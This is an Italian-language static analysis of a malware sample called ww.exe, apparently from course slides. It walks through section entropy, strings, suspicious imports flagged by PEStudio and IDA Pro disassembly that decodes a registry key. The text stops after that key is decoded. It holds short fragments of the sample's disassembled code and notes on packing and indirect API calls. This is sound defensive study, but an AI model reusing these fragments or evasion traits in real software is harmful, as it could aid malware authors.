- Analizzando anche le informazioni extra: notiamo una **entropia** abbastanza alta, il che può indurre qualche **sospetto**...

# PEview

- Analizziamo le sections del PE file grazie a PEview



# PE file sections...

Sections							
Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2	
.text	4096	4310	4608	5.82	16ed7f0b16d619ddef2f2896bac5fb2b	57477.51	
.rdata	12288	20172	20480	5.02	d83557dcc341dd141f1bd4137fd851b9	1248766.5	
.data	32768	69776	69632	7.55	391e87c8218733a6b3b0fa7ed913bd81	93393.7	
.rsrc	106496	36448	36864	5.4	e745c0a77983109345406b7d3f2b9906	1217773.25	

Analizzando nel dettaglio le sezioni del file, è possibile osservare come le differenze tra le “**Raw Size**” e le “**Virtual Size**” risultino minime. Ciò non può confermare quanto osservato grazie al tool PeID (packed per entropia alta pari a 6.93), tuttavia notiamo come l’entropia della sezione “.data” sia notevolmente elevata. Dunque restiamo sospettosi del fatto che il malware possa essere packed e approfondiremo tale aspetto durante la analisi avanzata.

# Bintext e PEStudio

Passiamo ora all'analisi delle stringhe utilizzando il tool BinText e Pestudio

The screenshot shows the BinText application interface. The main window displays a table of strings found in the file 'C:\Users\unina\Desktop\DOC\ww'. The table includes columns for File pos, Mem pos, ID, and Text. Notable strings include 'http://www.usertrust.com1', 'http://ocsp.usertrust.com0', and 'VirtualAllocEx'. Below the main window, a smaller window titled 'PEStudio' shows a dump of the file, with the string 'VirtualAllocEx' circled in red. Red arrows point from the highlighted strings in the BinText table to their corresponding entries in the PEStudio dump.

File pos	Mem pos	ID	Text
000000020C91	000000420C91	0	The USERTRUST Network1!0
000000020CB1	000000420CB1	0	http://www.usertrust.com1
000000020CD4	000000420CD4	0	UTN-USERFirst-Object0
000000020CEC	000000420CEC	0	151231000000Z
000000020CFB	000000420CFB	0	190709184036Z0
000000020D23	000000420D23	0	Greater Manchester1
000000020D40	000000420D40	0	Salford1
000000020D52	000000420D52	0	COMODO CA Limited1,0*
000000020D6D	000000420D6D	0	#COMODO SHA-256 Time Stamping Signer0
000000020E4F	000000420E4F	0	f0\6{
000000020E7E	000000420E7E	0	'10qtn
000000020EEE	000000420EEE	0	ZGID{
000000020F3B	000000420F3B	0	:0907
000000020F45	000000420F45	0	1http://crl.usertrust.com/UTN-USERFirst-Object.crl05
000000020F84	000000420F84	0	j0%0
000000020F95	000000420F95	0	http://ocsp.usertrust.com0
0000000210F8	0000004210F8	0	Salt Lake City1
000000021111	000000421111	0	The USERTRUST Network1!0
000000021131	000000421131	0	http://www.usertrust.com1
000000021154	000000421154	0	UTN-USERFirst-Object
			190709184036Z0

Ready AN: 494 UN: 29 RS: 0 Find Save

ascii	8	0x00006678	-	-	kernel32
ascii	14	0x00006684	-	-	VirtualAllocEx
ascii	10	0x000066C4	-	-	STMUcxIVZF

L'assenza di stringhe interessanti rafforza  
il dubbio nato dall'alta entropia del PE  
file --> probabilmente il malware è packed!

- una stringa molto interessante è  
“VirtualAllocEx”!

# Dependency Walker

Dependency Walker - [ww]

File Edit View Options Profile Window Help

WW

- KERNEL32.DLL
- USER32.DLL
- GDI32.DLL
- ADVAPI32.DLL**
- MSVCRT.DLL

PI Ordinal ^ Hint Function Entry Point

C	N/A	601 (0x0259)	RegOpenKeyA !	Not Bound
C	N/A	615 (0x0267)	RegQueryValueExA !	Not Bound

E Ordinal ^ Hint Function Entry Point

0#	1000 (0x03E8)	N/A	N/A	0x00039290
C	1001 (0x03E9)	382 (0x017E)	I_ScGetCurrentGroupStateW	0x0002E380
C	1002 (0x03EA)	0 (0x0000)	A_SHAFinal	NTDLL.A_SHAFinal
C	1003 (0x03EB)	1 (0x0001)	A_SHAInit	NTDLL.A_SHAInit
C	1004 (0x03EC)	2 (0x0002)	A_SHAUpdate	NTDLL.A_SHAUpdate
C	1005 (0x03ED)	3 (0x0003)	AbortSystemShutdownA	0x00043710

Module File Time Stamp Link Time Stamp File Size Attr. Link Checksum Real Checksum CPU Subsystem Symbols Preferred Base Actual

API-MS-WIN-CORE-APIQUERY-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).									
API-MS-WIN-CORE-APIQUERY-L1-1-1.DLL	Error opening file. The system cannot find the file specified (2).									
API-MS-WIN-CORE-APIQUERY-L2-1-0.DLL	Error opening file. The system cannot find the file specified (2).									
API-MS-WIN-CORE-APPCOMPAT-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).									
API-MS-WIN-CORE-APPCOMPAT-L1-1-1.DLL	Error opening file. The system cannot find the file specified (2).									
API-MS-WIN-CORE-APPINIT-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).									
API-MS-WIN-CORE-ATOMS-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).									

Error: At least one required implicit or forwarded dependency was not found.  
Error: At least one module has an unresolved import due to a missing export function in an implicitly dependent module.  
Error: Modules with different CPU types were found.  
Error: A circular dependency was detected.  
Warning: At least one delay-load dependency module was not found.  
Warning: At least one module has an unresolved import due to a missing export function in a delay-load dependent module.

For Help, press F1

# Imports

Analizziamo ora le **dll importate e le rispettive funzioni**:

**KERNEL32.DLL** -> sappiamo essere utilizzata per le funzioni di base di windows, ma tra le funzioni utilizzate possiamo osservare alcune di particolare interesse come *LoadLibrary()* spesso utilizzata per caricare dll malevole (senza farle apparire negli import) etc..

**ADVAPI32.DLL** -> fornisce accesso a componenti avanzati di Windows tipicamente per la gestione dei Servizi e dei Registri. Infatti ritroviamo tra gli import due funzioni di manipolazione e accesso ai registri: *RegOpenKey* e *RegQueryValueExA*.

**GDI32.DLL** -> per la manipolazione della grafica

**USER32.DLL** -> contenente i componenti per l'interfaccia utente (bottoni, scroll bars, etc..)

# Imports pt.2

Analizzando il file con pestudio ritroviamo alcune funzioni sospette:

- Alcune di esse fanno proprio parte di una **blacklist**, ovvero non dovrebbero essere utilizzate normalmente da un eseguibile.

LoadLibraryA	-	-	<a href="#">kernel32.dll</a>
GetProcAddress	-	-	<a href="#">kernel32.dll</a>
GetStartupInfoA	-	-	<a href="#">kernel32.dll</a>
GetModuleHandleA	-	-	<a href="#">kernel32.dll</a>
LoadCursorFromFileW	-	-	<a href="#">user32.dll</a>
PaintDesktop		-	<a href="#">user32.dll</a>
CharUpperA		-	<a href="#">user32.dll</a>
IsWindow		-	<a href="#">user32.dll</a>
GetSysColorBrush		-	<a href="#">user32.dll</a>
AnyPopup		-	<a href="#">user32.dll</a>
GetCaretBlinkTime		-	<a href="#">user32.dll</a>
DestroyWindow		-	<a href="#">user32.dll</a>
IsIconic		-	<a href="#">user32.dll</a>
GetTopWindow		-	<a href="#">user32.dll</a>
GetSysColor		-	<a href="#">user32.dll</a>
GetListBoxInfo		-	<a href="#">user32.dll</a>
CharNextW		-	<a href="#">user32.dll</a>
IsWindowVisible	-	-	<a href="#">user32.dll</a>
CharToOemBuffA		-	<a href="#">user32.dll</a>
CharNextExA		-	<a href="#">user32.dll</a>
DeleteObject	-	-	<a href="#">gdi32.dll</a>

functions (61)	blacklist (8)	ordinal (0)	library (5)
GetProcessWindowStation	x	-	<a href="#">user32.dll</a>
GetQueueStatus	x	-	<a href="#">user32.dll</a>
IsClipboardFormatAvailable	x	-	<a href="#">user32.dll</a>
CloseWindowStation	x	-	<a href="#">user32.dll</a>
GetDesktopWindow	x	-	<a href="#">user32.dll</a>
GetClipboardOwner	x	-	<a href="#">user32.dll</a>
GetThreadDesktop	x	-	<a href="#">user32.dll</a>
GetKeyState	x	-	<a href="#">user32.dll</a>

# Analisi Statica avanzata


**ww.exe**



- E' giunto il momento di eseguire la **analisi statica avanzata** sfruttando il decompilatore **IDA Pro**, estremamente utile sia per valutare il codice assembly che come debugger.
- L'analisi è stata condotta per avere un'idea generale sul **comportamento** del malware e delle **operazioni** da esso messe in atto sul sistema.
- NOTA: Tutte le funzioni e le variabili di interesse sono state rinominate in modo da tenerne traccia durante l'analisi stessa per facilitarla.

# Call-Main function

La prima funzione, denominata WinMain, ha il solo scopo di chiamare la vera Main function del malware.



The screenshot shows a debugger window with assembly code. The title bar has icons for file, edit, and view. The assembly code is as follows:

```
; Attributes: bp-based frame
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
_WinMain@16 proc near

hInstance= dword ptr  8
hPrevInstance= dword ptr  0Ch
lpCmdLine= dword ptr  10h
nShowCmd= dword ptr  14h

push    ebp
mov     ebp, esp
call    Main
pop    ebp
ret    10h
_WinMain@16 endp
```

# Main function

- Nella prima parte del main, abbiamo prima la chiamata ad un ciclo for che non realizza operazioni di interesse. Dopodichè possiamo osservare una *RegOpenKey()*, funzione per aprire una chiave di registro, che però non viene chiamata direttamente ma sfruttando i puntatori e memorizzandone l'indirizzo in un'apposita variabile (*PuntRegOpenKey*).

```
; Attributes: bp-based frame
; void __cdecl Main(int)
Main proc near


var_10= dword ptr -10h
var_4= dword ptr -4
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub    esp, 10h
push    ebx
mov     [ebp+var_4], 0
call    forInutile ←
mov     edx, [ebp+arg_0]
mov     dword_419010, edx
mov     dword_418FF0, ebp
mov     [ebp+var_4], 0
mov     eax, RegOpenKeyA
mov     PuntRegOpenKey, eax
call    functOpenReg ←
jmp    short $+2
```

- Subito dopo viene chiamata la funzione *functOpenReg()* che a sua volta chiama quella che abbiamo denominato *writeKeyValue()*.

```
; Attributes: bp-based frame
; int functOpenReg(void)
functOpenReg proc near
push    ebp
mov     ebp, esp
mov     VAR_3444444443, 0
call    writeKeyValue ←
call    callRegOpenKey
pop     ebp
ret
functOpenReg endp
```

# WriteKeyValue()




```
; Attributes: bp-based frame
writeKeyValue proc near
    eax_L8 = al
    push    ebp
    mov     ebp, esp
    mov     VAR_344444443, 0
    mov     eax, VAR_344444443
    add     eax, 2Dh ; '-'
    mov     ecx, KeyValue
    add     ecx, VAR_344444443
    mov     [ecx+13h], eax_L8
    mov     edx, VAR_344444443
    add     edx, 62h ; 'b'
    mov     eax, KeyValue
    add     eax, VAR_344444443
    mov     [eax+14h], dl
    mov     ecx, VAR_344444443
    add     ecx, 38h ; '8'
    mov     edx, KeyValue
    add     edx, VAR_344444443
    mov     [edx+15h], cl
    mov     eax, VAR_344444443
    add     eax, 33h ; '3'
    mov     ecx, KeyValue
    add     ecx, VAR_344444443
    mov     [ecx+16h], eax_L8
    mov     edx, VAR_344444443
    add     edx, 34h ; '4'
    mov     eax, KeyValue
    add     eax, VAR_344444443
    mov     [eax+17h], dl
    mov     ecx, VAR_344444443
    add     ecx, 2Dh ; '-'
```

In questa funzione viene scritta all'interno della variabile denominata **KeyValue** la chiave di registro che si desidera aprire. Seguendo il flusso, il risultato ottenuto è:

HKEY\_CLASSES\_ROOT\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}

